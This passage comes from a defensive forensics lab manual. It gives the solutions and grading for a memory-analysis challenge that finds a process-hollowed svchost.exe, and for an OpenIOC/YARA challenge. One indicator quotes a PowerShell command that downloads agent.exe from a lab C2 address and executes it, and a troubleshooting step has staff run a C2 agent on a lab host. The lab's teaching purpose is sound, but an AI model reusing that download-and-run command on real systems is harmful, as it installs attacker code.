Clearly, our suspicious process has a different image path (`SysWOW64` instead of `system32`) and no `-k` argument.

Can you find additional commands or plugins that would tell you that something is wrong with that process?

Volatility - Step 10

One such candidate would be `malfind`.

Running it gives you this output:

```
> volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 malfind -p 3840
Process: svchost.exe Pid: 3840 Address: 0x8c0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

[...]
```

It also complains about process with PID 3840. Apparently, there is a page that can be read, written and executed.

Running the same command with the PID of a legitimate process gives no result.

Volatility - Solution

Run the Velociraptor Artifact `Windows.Memory.Acquisition`, increasing `Max Execution Time in Seconds` to 1200 or more when creating the Hunt or Collection.

The entire dump (around 7.5 GB) will then be uploaded to `C:\Windows\Temp\clients\<clientid>\collections\<flowid>\uploads\file\` as `PhysicalMemory.raw`. Note that `C:\Windows\Temp` is the location of your `FileBaseDataStore`, selected during the Velociraptor installation. If you have chosen a different directory, the dumps will also be in a different location.

From the Host Information page of `WS1`, you know the server is running Microsoft Windows Server 2016 Datacenter10.0.14393 Build 14393, `volatility.exe --info` tells you there is a profile for `Win2016x64_14393`.

After running `volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 pstree`, you can see that all but one of the `svchost.exe` processes have the same parent. This is very suspicious:

```
PS > volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 pstree | findstr "s
vchost services"
. 0xffffb78321f8e080:services.exe                    544    448      4       0 2020-11-1
5 04:46:32 UTC+0000
.. 0xffffb7832212f800:svchost.exe                    320    544     18       0 2020-11-1
5 04:46:35 UTC+0000
.. 0xffffb783220b52c0:svchost.exe                    908    544     27       0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb783220c5580:svchost.exe                    932    544     16       0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb78321d07080:svchost.exe                    436    544      8       0 2020-11-1
5 13:47:57 UTC+0000
.. 0xffffb783220c7080:svchost.exe                    940    544     28       0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb783220d8080:svchost.exe                   1012    544     16       0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb7832201f800:svchost.exe                    672    544     11       0 2020-11-1
5 04:46:33 UTC+0000
.. 0xffffb78322211800:svchost.exe                   1220    544      7       0 2020-11-1
5 04:46:36 UTC+0000
.. 0xffffb783220e0800:svchost.exe                    968    544     20       0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb78321efb800:svchost.exe                   1780    544      6       0 2020-11-1
5 04:46:37 UTC+0000
.. 0xffffb78322194740:svchost.exe                   1060    544     40       0 2020-11-1
5 04:46:35 UTC+0000
.. 0xffffb7832209e800:svchost.exe                    872    544     33       0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb78321ffc580:svchost.exe                    628    544     14       0 2020-11-1
5 04:46:33 UTC+0000
.. 0xffffb783225d1800:svchost.exe                   2040    544      4       0 2020-11-1
5 04:47:45 UTC+0000
.. 0xffffb78321ebd800:svchost.exe                   1696    544     11       0 2020-11-1
5 04:46:37 UTC+0000
.. 0xffffb78323e3f800:svchost.exe                   4036    544      7       0 2020-11-1
5 04:53:14 UTC+0000
.. 0xffffb78321ee2800:svchost.exe                   1760    544      5       0 2020-11-1
5 04:46:37 UTC+0000
 0xffffb78322177080:svchost.exe                     3840   4668      1       0 2020-11-1
5 20:12:29 UTC+0000
```

To find more irregularities, run `volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 cmdline -p 3840`, where 3840 is the PID of the suspicious process. This tells you that that particular process has no `-k` argument as it should have, according to the NIST poster, and the image path is `C:\Windows\SysWOW64\svchost.exe` and not `C:\Windows\System32\svchost.exe`

Running `malfind` (`volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 malfind -p 3840`) also produces an output, which it would not if it did not think the process was suspicious.

The specific technique used is *Process Hollowing*.

Volatility - Step 10

One such candidate would be `malfind`.

Running it gives you this output:

```
> volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 malfind -p 3840
Process: svchost.exe Pid: 3840 Address: 0x8c0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

[...]
```

It also complains about process with PID 3840. Apparently, there is a page that can be read, written and executed.

Running the same command with the PID of a legitimate process gives no result.

Volatility - Solution

Run the Velociraptor Artifact `Windows.Memory.Acquisition`, increasing `Max Execution Time in Seconds` to 1200 or more when creating the Hunt or Collection.

The entire dump (around 7.5 GB) will then be uploaded to `C:\Windows\Temp\clients\<clientid>\collections\<flowid>\uploads\file\` as `PhysicalMemory.raw`. Note that `C:\Windows\Temp` is the location of your `FileBaseDataStore`, selected during the Velociraptor installation. If you have chosen a different directory, the dumps will also be in a different location.

From the Host Information page of `WS1`, you know the server is running Microsoft Windows Server 2016 Datacenter10.0.14393 Build 14393, `volatility.exe --info` tells you there is a profile for `Win2016x64_14393`.

After running `volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 pstree`, you can see that all but one of the `svchost.exe` processes have the same parent. This is very suspicious:

```
PS > volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 pstree | findstr "s
vchost services"
. 0xffffb78321f8e080:services.exe                    544    448     4      0 2020-11-1
5 04:46:32 UTC+0000
.. 0xffffb7832212f800:svchost.exe                    320    544    18      0 2020-11-1
5 04:46:35 UTC+0000
.. 0xffffb783220b52c0:svchost.exe                    908    544    27      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb783220c5580:svchost.exe                    932    544    16      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb78321d07080:svchost.exe                    436    544     8      0 2020-11-1
5 13:47:57 UTC+0000
.. 0xffffb783220c7080:svchost.exe                    940    544    28      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb783220d8080:svchost.exe                   1012    544    16      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb7832201f800:svchost.exe                    672    544    11      0 2020-11-1
5 04:46:33 UTC+0000
.. 0xffffb78322211800:svchost.exe                   1220    544     7      0 2020-11-1
5 04:46:36 UTC+0000
.. 0xffffb783220e0800:svchost.exe                    968    544    20      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb78321efb800:svchost.exe                   1780    544     6      0 2020-11-1
5 04:46:37 UTC+0000
.. 0xffffb78322194740:svchost.exe                   1060    544    40      0 2020-11-1
5 04:46:35 UTC+0000
```

```
.. 0xffffb7832209e800:svchost.exe                    872     544     33       0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb78321ffc580:svchost.exe                    628     544     14       0 2020-11-1
5 04:46:33 UTC+0000
.. 0xffffb783225d1800:svchost.exe                   2040     544      4       0 2020-11-1
5 04:47:45 UTC+0000
.. 0xffffb78321ebd800:svchost.exe                   1696     544     11       0 2020-11-1
5 04:46:37 UTC+0000
.. 0xffffb78323e3f800:svchost.exe                   4036     544      7       0 2020-11-1
5 04:53:14 UTC+0000
.. 0xffffb78321ee2800:svchost.exe                   1760     544      5       0 2020-11-1
5 04:46:37 UTC+0000
 0xffffb78322177080:svchost.exe                     3840    4668      1       0 2020-11-1
5 20:12:29 UTC+0000
```

To find more irregularities, run `volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 cmdline -p 3840`, where 3840 is the PID of the suspicious process. This tells you that that particular process has no `-k` argument as it should have, according to the NIST poster, and the image path is `C:\Windows\SysWOW64\svchost.exe` and not `C:\Windows\System32\svchost.exe`

Running `malfind` (`volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 malfind -p 3840`) also produces an output, which it would not if it did not think the process was suspicious.

The specific technique used is *Process Hollowing*.

Velociraptor - Step 1

Analogous to Volatility's `pslist` and `pstree`, Velociraptor has the Artifacts `Windows.System.Pslist` and `Windows.System.Pstree`. `Windows.System.Pslist` additionally also shows you the `CommandLine` and Image path (labeled `Exe`) that required the use of `cmdline` in Volatility.

There also exists the Artifact `Windows.Attack.ParentProcess`, which would detect wrong parent processes (such as is the case with our svchost.exe). But since the parent process no longer exists, and thus its name cannot be resolved, the malicious process is not listed.

Likewise, the Artifact `Windows.System.SVCHost` should detect it, but does not because the parent is no longer alive.

There is no equivalent Artifact to Volatility's `malfind`

Velociraptor - Step 2

`Windows.Network.NetstatEnriched` does the trick. You can filter the results by specifying, for example, svchost as the `ProcessNameRegex` parameter.
This gives you the remote IP and port in the fields `Raddr.IP` and `Raddr.Port`, respectively.

Velociraptor - Solution

`Windows.System.Pslist` and `Windows.System.Pstree` correspond to `pslist` and `pstree`, respectively. `cmdline`'s output is included in `Windows.System.Pslist`.

`Windows.Attack.ParentProcess` and `Windows.SystemSVCHost` are designed for this but do not work since the parent process is no longer alive.

`Windows.Network.NetstatEnriched` gives you the remote IP and port in the fields `Raddr.IP` and `Raddr.Port`.

14.4 Grading

Solutions

Volatility

Step 1

Run the Velociraptor Artifact `Windows.Memory.Acquisition`, increasing `Max Execution Time in Seconds` to 1200 or more when creating the Hunt or Collection.

The entire dump (around 7.5 GB) will then be uploaded to `C:\Windows\Temp\clients\<clientid>\collections\<flowid>\uploads\file\` as `PhysicalMemory.raw`. Note that `C:\Windows\Temp` is the location of your `FileBaseDataStore`, selected during the Velociraptor installation. If you have chosen a different directory, the dumps will also be in a different location.

Steps 2-4

From the Host Information page of WS1, you know the server is running Microsoft Windows Server 2016 Datacenter10.0.14393 Build 14393, `volatility.exe --info` tells you there is a profile for `Win2016x64_14393`.

Steps 5-7

After running `volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 pstree`, you can see that all but one of the `svchost.exe` processes have the same parent. This is very suspicious:

```
PS > volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 pstree | findstr "s
vchost services"
. 0xffffb78321f8e080:services.exe                    544    448      4      0 2020-11-1
5 04:46:32 UTC+0000
.. 0xffffb7832212f800:svchost.exe                    320    544     18      0 2020-11-1
5 04:46:35 UTC+0000
.. 0xffffb783220b52c0:svchost.exe                    908    544     27      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb783220c5580:svchost.exe                    932    544     16      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb78321d07080:svchost.exe                    436    544      8      0 2020-11-1
5 13:47:57 UTC+0000
.. 0xffffb783220c7080:svchost.exe                    940    544     28      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb783220d8080:svchost.exe                   1012    544     16      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb7832201f800:svchost.exe                    672    544     11      0 2020-11-1
5 04:46:33 UTC+0000
.. 0xffffb78322211800:svchost.exe                   1220    544      7      0 2020-11-1
5 04:46:36 UTC+0000
.. 0xffffb783220e0800:svchost.exe                    968    544     20      0 2020-11-1
```

```
5 04:46:34 UTC+0000
.. 0xffffb78321efb800:svchost.exe                    1780    544      6       0 2020-11-1
5 04:46:37 UTC+0000
.. 0xffffb78322194740:svchost.exe                    1060    544     40       0 2020-11-1
5 04:46:35 UTC+0000
.. 0xffffb7832209e800:svchost.exe                     872    544     33       0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb78321ffc580:svchost.exe                     628    544     14       0 2020-11-1
5 04:46:33 UTC+0000
.. 0xffffb783225d1800:svchost.exe                    2040    544      4       0 2020-11-1
5 04:47:45 UTC+0000
.. 0xffffb78321ebd800:svchost.exe                    1696    544     11       0 2020-11-1
5 04:46:37 UTC+0000
.. 0xffffb78323e3f800:svchost.exe                    4036    544      7       0 2020-11-1
5 04:53:14 UTC+0000
.. 0xffffb78321ee2800:svchost.exe                    1760    544      5       0 2020-11-1
5 04:46:37 UTC+0000
 0xffffb78322177080:svchost.exe                      3840   4668      1       0 2020-11-1
5 20:12:29 UTC+0000
```

Steps 8-9

To find more irregularities, run `volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 cmdline -p 3840`, where 3840 is the pid of the suspicious process. This tells you that that particular process has no `-k` argument as it should have, according to the NIST poster, and the image path is `C:\Windows\SysWOW64\svchost.exe` and not `C:\Windows\System32\svchost.exe`

Step 10

Running malfind (`volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 malfind -p 3840`) also produces an output, which it would not if it did not think the process was suspicious.

The specific technique used is *Process Hollowing*.

Velociraptor

Step 12

`Windows.System.Pslist` and `Windows.System.Pstree` correspond to `pslist` and `pstree`, respectively. `cmdline`'s output is included in `Windows.System.Pslist`.

`Windows.Attack.ParentProcess` and `Windows.SystemSVCHost` are designed for this but do not work since the parent process is no longer alive.

Step 13

`Windows.Network.NetstatEnriched` gives you the remote IP and port in the fields `Raddr.IP` and `Raddr.Port`.

The port should be 1443, the IP the public IP of the mgmt-client.

Troubleshooting

Volatility

- If the `Windows.Memory.Acquisition` Artifact fails, check that the maximum duration is sufficiently high.
- If a student cannot find the uploads, check the Datastore location in server.config.yaml. If left at default, the settings should look like this:

  ```
  Datastore:
    implementation: FileBaseDataStore
    location: C:\Windows\Temp
    filestore_directory: C:\Windows\Temp
  ```

  The directory can savely be moved to another location. To do this, stop the server, move the directory (to keep all the client info), adjust the parameters in the config and restart the server.
- If there is no `svchost.exe` process from `SysWOW64`, copy the file `C:\c2\agent-x86.exe` from the host MgmtClient to WS1 and run it (ideally from a command line so you can see potential error outputs).

Velociraptor

- If `Windows.Attack.ParentProcess` and `Windows.SystemSVCHost` don't show the malicious process: They don't. See Velociraptor Step 1 or Solution.

Expected Answers

- Submit the image path of the malicious process and the reasoning for suspecting this process.
  The image path is `C:\Windows\SysWOW64\svchost.exe`. Reasons can be the output of pslist or pstree (no parent) or malfind (no -k argument)
- Submit the Velociraptor Artifacts that give you a similar result to the Volatility plugins, if the functionality is available with a builtin Artifact. Also list the remote IP if the process has an active network connection.
  `Windows.System.Pslist` and `Windows.System.Pstree` correspond to `pslist` and `pstree`, respectively.
  `cmdline`'s output is included in `Windows.System.Pslist`.
  `Windows.Attack.ParentProcess` and `Windows.SystemSVCHost` do not work at the time of the challenge creation but might work if they're ever fixed. The remote IP should be the public IP of the mgmt-client.

15. Challenge 10 - OpenIOC

15.1 Abstract

The goal of this challenge is to learn how to write openIOC files and to detect malicious files using Yara rules with Velociraptor.

15.2 Section

Intro

OpenIOC is an open framework, meant for sharing threat intelligence information in a machine-readable format. [Source: https://cyware.com/educational-guides/cyber-threat-intelligence/what-is-open-indicators-of-compromise-openioc-framework-ed9d]

In this challenge you are going to write your own OpenIOC file and create YARA rules by using a tool.

Story

In the challenge `Persistence` you found a scheduled task on `FS1` that executes an executable file named `agent.exe`. You also found out that the adversary uses it to persist himself on that machine. In another challenge - named `Initial Access` - you found out how the attacker used the Excel file `sales_report.xlsm` to gain initial access to the system. Now, your team instructs you to write OpenIOC files for those malicious files. The team also wants you to create Yara rules for each file. So that it can be searched for on any node with Velociraptor.

Tasks

1. Download the *IOC editor* from FireEye.
2. Write OpenIOC rules for the files `agent.exe` and `sales_report.xlsm`.
3. Because the malicious files could potentially damage your computer, visit *Hybrid-Analysis*. Upload the executable there and let the website analyze it for you. It then will mail you a report which you can use to write your IOC File.
4. Now create Yara rules for the malicious files using *YaraGen*.
5. With the generated Yara rules, search for malicious files on every node by using Velociraptor.

Solution

As solution we expect from you two OpenIOC files from task 2. Also we need to know on which computer (including the directory on those computers) you found the files from task 5.

15.3 Steps

OpenIOC - Hint 1 - Create new OpenIOC file.

Start the IOC editor program and create a new Indicator by clicking `File->New->Indicator`.

OpenIOC - Hint 2 - Get the meta data

Before you start to analyze the files with Hybrid-Analysis, write down some meta data about the malicious files, like name, size, path, and the extension.

OpenIOC - Hint 3 - Understanding OpenIOC Editor

Check page 6 and 7 of *this PDF* if you do not understand how to use the `OR` and `AND` buttons in the IOC editor.

OpenIOC - Hint 4 - Add new Items

In the bottom right section of the window you can add new Items by clicking on the drop down menu `Item`. Consult *this website* if you need explanations for some terms listed in `Item`.

OpenIOC - Hint 5 - MD5 Hash

To get a unique fingerprint from the malicious files you can use the *Get-FileHash* Cmdlet from Powershell.

OpenIOC - Hint 6 - sales_report.xlsm 1

In `sales_report.xlsm`'s report from Hybrid-Analysis look for modifications in the Windows registry by the malicious file.

OpenIOC - Hint 7 - sales_report.xlsm 2

In `sales_report.xlsm`'s report from Hybrid-Analysis look for processes spawned by the malicious file and with which arguments it passes to the process.

OpenIOC - Hint 8 - sales_report.xlsm 3

In `sales_report.xlsm`'s report from Hybrid-Analysis look for processes spawned by the malicious file and the arguments it passes to the process.

OpenIOC - Hint 9 - sales_report.xlsm 4

In `sales_report.xlsm`'s report from Hybrid-Analysis look for IP addresses in the malicious file.

15.4 Solution

Task 2 / Hint 1-9

The OpenIOC files are listed below. Simply copy and paste the content in a file and view it with OpenIOC Editor.

Indicator agent.exe

```
<?xml version="1.0" encoding="utf-8"?>
<OpenIOC xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance" id="97489d95-5635-40fe-985c-c76241e32eca" last-modified="2020-12-09T
14:39:46Z" published-date="0001-01-01T00:00:00" xmlns="http://openioc.org/schemas/OpenIO
C_1.1">
  <metadata>
    <short_description>Indicator Agent File</short_description>
    <description>This  file describes the malicious agent.exe file found on Client1 from
winattacklab. It connects to the C2 server by the listed IP address.
</description>
    <authored_by>Sinthujan Lohanathan</authored_by>
    <authored_date>2020-11-14T17:57:58Z</authored_date>
    <links />
  </metadata>
  <criteria>
    <Indicator operator="OR" id="d96904f1-4ded-4fa8-aacc-0ebf1109ea94">
      <IndicatorItem id="3d0060dc-0d67-462f-b05c-b8dd1ee502ac" condition="is" preserve-c
ase="false" negate="false">
        <Context document="FileItem" search="FileItem/FileName" type="endpoint" />
        <Content type="string">agent.exe</Content>
      </IndicatorItem>
      <IndicatorItem id="ef3c4c7d-475e-43e4-bd2a-dfd70fce985e" condition="is" preserve-c
```

```
ase="false" negate="false">
        <Context document="FileItem" search="FileItem/Md5sum" type="endpoint" />
        <Content type="md5">237D2D7A0FDF0366B86B2F4639E0B28F</Content>
      </IndicatorItem>
      <IndicatorItem id="b8857ce0-703f-4edc-b0c0-d5d76b60d044" condition="is" preserve-c
ase="false" negate="false">
        <Context document="PortItem" search="PortItem/remoteIP" type="endpoint" />
        <Content type="IP">123.456.789.101</Content>
      </IndicatorItem>
      <Indicator operator="AND" id="16e82f9d-f08e-4ffb-b615-b56c97d0162f">
        <IndicatorItem id="739dad94-994f-4f5a-b33a-9b821eaa89f5" condition="is" preserve
-case="false" negate="false">
          <Context document="FileItem" search="FileItem/FilePath" type="endpoint" />
          <Content type="string">Windows\Temp</Content>
        </IndicatorItem>
        <IndicatorItem id="cce353f5-1731-4a3d-a56b-f2b10e490009" condition="is" preserve
-case="false" negate="false">
          <Context document="FileItem" search="FileItem/SizeInBytes" type="endpoint" />
          <Content type="int">1037824</Content>
        </IndicatorItem>
      </Indicator>
    </Indicator>
  </criteria>
  <parameters />
</OpenIOC>
```

Explanations

Because ProcessPath or ProcessName is same as FileName or FilePath for the file `agent.exe`, it is not specifically listed here.

The actual values of remoteIP, SizeInBytes, and Md5sum may differ from deployment to deployment. So the listed values must be adjusted for your specific case.

Indicator Excel File

```
<?xml version="1.0" encoding="utf-8"?>
<OpenIOC xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance" id="38f12e60-fafa-4b4a-a7bb-c4648ae38762" last-modified="2020-12-07T
15:58:56Z" published-date="0001-01-01T00:00:00" xmlns="http://openioc.org/schemas/OpenIO
C_1.1">
  <metadata>
    <short_description>Indicator Excel File</short_description>
    <description>This file describes the malicious Excel File found on Client1 from wina
ttacklab. It contains a PowerShell call to download and execute malicious content.
Also the registry is modified because of executing a Excel macro.</description>
    <authored_by>Sinthujan Lohanathan</authored_by>
    <authored_date>2020-11-15T22:54:14Z</authored_date>
    <links />
  </metadata>
  <criteria>
    <Indicator operator="OR" id="5c89b66b-8f83-4c2c-987f-c055dfafa3b6">
      <IndicatorItem id="3221c04b-6d2b-42cd-b5a4-2cfac96725da" condition="is" preserve-c
ase="false" negate="false">
        <Context document="FileItem" search="FileItem/Md5sum" type="endpoint" />
        <Content type="md5">53698f0909cdd7560266287cff24e0ac</Content>
      </IndicatorItem>
      <Indicator operator="AND" id="2e4037a6-a212-4752-af86-f99915d17b25">
        <IndicatorItem id="dc31f4d7-260f-4105-af5f-64650d955385" condition="contains" pr
```

```
eserve-case="false" negate="false">
          <Context document="ProcessItem" search="ProcessItem/arguments" type="endpoint"
/>
          <Content type="string">-command Invoke-WebRequest -Uri "40.118.6.62:8080/agent
.exe" -OutFile "%WINDIR%\Temp\agent.exe"; &amp;"%WINDIR%\Temp\agent.exe"</Content>
        </IndicatorItem>
        <IndicatorItem id="bef58c64-0ce0-4edb-954f-9909c7af2db6" condition="contains" pr
eserve-case="false" negate="false">
          <Context document="ProcessItem" search="ProcessItem/name" type="endpoint" />
          <Content type="string">Powershell</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="AND" id="78799866-e9bc-414e-86b4-848b7943ce90">
        <IndicatorItem id="33ddae31-cd94-43ed-87c0-c290c37296d6" condition="is" preserve
-case="false" negate="false">
          <Context document="FileItem" search="FileItem/SizeInBytes" type="endpoint" />
          <Content type="int">36353</Content>
        </IndicatorItem>
        <IndicatorItem id="4965bf62-6aa7-46b0-a2f1-eec14d5affbf" condition="is" preserve
-case="false" negate="false">
          <Context document="FileItem" search="FileItem/FileName" type="endpoint" />
          <Content type="string">sales_report.xlsm</Content>
        </IndicatorItem>
        <IndicatorItem id="79d6822c-208b-48e2-a304-cb3744de343d" condition="contains" pr
eserve-case="false" negate="false">
          <Context document="RegistryItem" search="RegistryItem/Path" type="endpoint" />
          <Content type="string">REGISTRY\USER\S-1-5-21-686412048-2446563785-1323799475-
1001\Software\Microsoft\Office\14.0\Excel\Security\Trusted Documents\TrustRecords</Conte
nt>
        </IndicatorItem>
      </Indicator>
    </Indicator>
  </criteria>
  <parameters />
</OpenIOC>
```

Explanations

The remote IP (calls C2) is listed in `Indicator Agent File`. It could also be listed in `Indicator Excel File`, because the Excel-File uses that address too. Because it is listed already in `ProcessItem/arguments` I did not list the remote IP in `Indicator Excel File`.
Like with the agent.exe indicator, the actual values vary depending on the deployment.

Task 3

The reports from Hybrid-Analysis for each file are listed below.

sales_report.xlsm

agent.exe

Task 4

Follow these instructions to install YarGen:

1. Make sure you have at least 4GB of RAM on the machine you plan to use yarGen (8GB if opcodes are included in rule generation, use with --opcodes)

2. Download the latest release from the release section
3. Install all dependencies with pip install -r requirements.txt
4. Run python yarGen.py --update to automatically download the built-in databases. The are saved into the './dbs' sub folder. (Download: 913 MB)
5. See help with python yarGen.py --help for more information on the command line parameters

[Source: https://github.com/Neo23x0/yarGen#installation]

Then run `python yarGen.py -m <pathToMalware>` and you will get `yargen_rules.yar` file in the yarGen directory.

You can now use `yargen_rules.yar` file with the Velociraptor artifact `Windows.Search.Yara` to search it on every node in the system.

Task 5

You should find on: * `Client1`: `sales_report.xlsm` in the directory `C:\Users\aalfort\Documents` * `Client1`: `agent.exe` in the directory `C:\Windows\Temp`

15.5 Grading

Solution

Task 2 / Hint 1-9

The OpenIOC files are listed below. Simply copy and paste the content in a file and view it with OpenIOC Editor.

Indicator agent.exe

```
<?xml version="1.0" encoding="utf-8"?>
<OpenIOC xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance" id="97489d95-5635-40fe-985c-c76241e32eca" last-modified="2020-12-09T
14:39:46Z" published-date="0001-01-01T00:00:00" xmlns="http://openioc.org/schemas/OpenIO
C_1.1">
  <metadata>
    <short_description>Indicator Agent File</short_description>
    <description>This  file describes the malicious agent.exe file found on Client1 from
winattacklab. It connects to the C2 server by the listed IP address.
</description>
    <authored_by>Sinthujan Lohanathan</authored_by>
    <authored_date>2020-11-14T17:57:58Z</authored_date>
    <links />
  </metadata>
  <criteria>
    <Indicator operator="OR" id="d96904f1-4ded-4fa8-aacc-0ebf1109ea94">
      <IndicatorItem id="3d0060dc-0d67-462f-b05c-b8dd1ee502ac" condition="is" preserve-c
ase="false" negate="false">
        <Context document="FileItem" search="FileItem/FileName" type="endpoint" />
        <Content type="string">agent.exe</Content>
      </IndicatorItem>
      <IndicatorItem id="ef3c4c7d-475e-43e4-bd2a-dfd70fce985e" condition="is" preserve-c
ase="false" negate="false">
        <Context document="FileItem" search="FileItem/Md5sum" type="endpoint" />
        <Content type="md5">237D2D7A0FDF0366B86B2F4639E0B28F</Content>
      </IndicatorItem>
      <IndicatorItem id="b8857ce0-703f-4edc-b0c0-d5d76b60d044" condition="is" preserve-c
ase="false" negate="false">
        <Context document="PortItem" search="PortItem/remoteIP" type="endpoint" />
        <Content type="IP">123.456.789.101</Content>
      </IndicatorItem>
      <Indicator operator="AND" id="16e82f9d-f08e-4ffb-b615-b56c97d0162f">
        <IndicatorItem id="739dad94-994f-4f5a-b33a-9b821eaa89f5" condition="is" preserve
-case="false" negate="false">
          <Context document="FileItem" search="FileItem/FilePath" type="endpoint" />
          <Content type="string">Windows\Temp</Content>
        </IndicatorItem>
        <IndicatorItem id="cce353f5-1731-4a3d-a56b-f2b10e490009" condition="is" preserve
-case="false" negate="false">
          <Context document="FileItem" search="FileItem/SizeInBytes" type="endpoint" />
          <Content type="int">1037824</Content>
        </IndicatorItem>
      </Indicator>
    </Indicator>
  </criteria>
  <parameters />
</OpenIOC>
```

Explanations

Because ProcessPath or ProcessName is same as FileName or FilePath for the file `agent.exe`, it is not specifically listed here.

The actual values of remoteIP, SizeInBytes, and Md5sum may differ from deployment to deployment. So the listed values must be adjusted for your specific case.

Indicator Excel File

```
<?xml version="1.0" encoding="utf-8"?>
<OpenIOC xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance" id="38f12e60-fafa-4b4a-a7bb-c4648ae38762" last-modified="2020-12-07T
15:58:56Z" published-date="0001-01-01T00:00:00" xmlns="http://openioc.org/schemas/OpenIO
C_1.1">
  <metadata>
    <short_description>Indicator Excel File</short_description>
    <description>This file describes the malicious Excel File found on Client1 from wina
ttacklab. It contains a PowerShell call to download and execute malicious content.
Also the registry is modified because of executing a Excel macro.</description>
    <authored_by>Sinthujan Lohanathan</authored_by>
    <authored_date>2020-11-15T22:54:14Z</authored_date>
    <links />
  </metadata>
  <criteria>
    <Indicator operator="OR" id="5c89b66b-8f83-4c2c-987f-c055dfafa3b6">
      <IndicatorItem id="3221c04b-6d2b-42cd-b5a4-2cfac96725da" condition="is" preserve-c
ase="false" negate="false">
        <Context document="FileItem" search="FileItem/Md5sum" type="endpoint" />
        <Content type="md5">53698f0909cdd7560266287cff24e0ac</Content>
      </IndicatorItem>
      <Indicator operator="AND" id="2e4037a6-a212-4752-af86-f99915d17b25">
        <IndicatorItem id="dc31f4d7-260f-4105-af5f-64650d955385" condition="contains" pr
eserve-case="false" negate="false">
          <Context document="ProcessItem" search="ProcessItem/arguments" type="endpoint"
/>
```

```
            <Content type="string">-command Invoke-WebRequest -Uri "40.118.6.62:8080/agent
.exe" -OutFile "%WINDIR%\Temp\agent.exe"; &amp;"%WINDIR%\Temp\agent.exe"</Content>
          </IndicatorItem>
          <IndicatorItem id="bef58c64-0ce0-4edb-954f-9909c7af2db6" condition="contains" pr
eserve-case="false" negate="false">
            <Context document="ProcessItem" search="ProcessItem/name" type="endpoint" />
            <Content type="string">Powershell</Content>
          </IndicatorItem>
        </Indicator>
        <Indicator operator="AND" id="78799866-e9bc-414e-86b4-848b7943ce90">
          <IndicatorItem id="33ddae31-cd94-43ed-87c0-c290c37296d6" condition="is" preserve
-case="false" negate="false">
            <Context document="FileItem" search="FileItem/SizeInBytes" type="endpoint" />
            <Content type="int">36353</Content>
          </IndicatorItem>
          <IndicatorItem id="4965bf62-6aa7-46b0-a2f1-eec14d5affbf" condition="is" preserve
-case="false" negate="false">
            <Context document="FileItem" search="FileItem/FileName" type="endpoint" />
            <Content type="string">sales_report.xlsm</Content>
          </IndicatorItem>
          <IndicatorItem id="79d6822c-208b-48e2-a304-cb3744de343d" condition="contains" pr
eserve-case="false" negate="false">
            <Context document="RegistryItem" search="RegistryItem/Path" type="endpoint" />
            <Content type="string">REGISTRY\USER\S-1-5-21-686412048-2446563785-1323799475-
1001\Software\Microsoft\Office\14.0\Excel\Security\Trusted Documents\TrustRecords</Conte
nt>
          </IndicatorItem>
        </Indicator>
      </Indicator>
    </criteria>
    <parameters />
  </OpenIOC>
```

15.5.1.1 Explanations

The remote IP (calls C2) is listed in `Indicator Agent File`. It could also be listed in `Indicator Excel File`, because the Excel-File uses that address too. Because it is listed already in `ProcessItem/arguments` I did not list the remote IP in `Indicator Excel File`.
Like with the agent.exe indicator, the actual values vary depending on the deployment.

Task 3

The reports from Hybrid-Analysis for each file are listed below.

sales_report.xlsm

agent.exe

Task 4

Follow these instructions to install YarGen:

1. Make sure you have at least 4GB of RAM on the machine you plan to use yarGen (8GB if opcodes are included in rule generation, use with --opcodes)
2. Download the latest release from the release section
3. Install all dependencies with pip install -r requirements.txt

4. Run python yarGen.py --update to automatically download the built-in databases. They are saved into the './dbs' sub folder. (Download: 913 MB)
5. See help with python yarGen.py --help for more information on the command line parameters

[Source: https://github.com/Neo23x0/yarGen#installation]

Then run `python yarGen.py -m <pathToMalware>` and you will get `yargen_rules.yar` file in the yarGen directory.

You can now use `yargen_rules.yar` file with the Velociraptor artifact `Windows.Search.Yara` to search it on every node in the system.

Task 5

You should find on: * `Client1`: `sales_report.xlsm` in the directory `C:\Users\aalfort\Documents` * `Client1`: `agent.exe` in the directory `C:\Windows\Temp`

16. Challenge 11 - Cleanup

16.1 Abstract

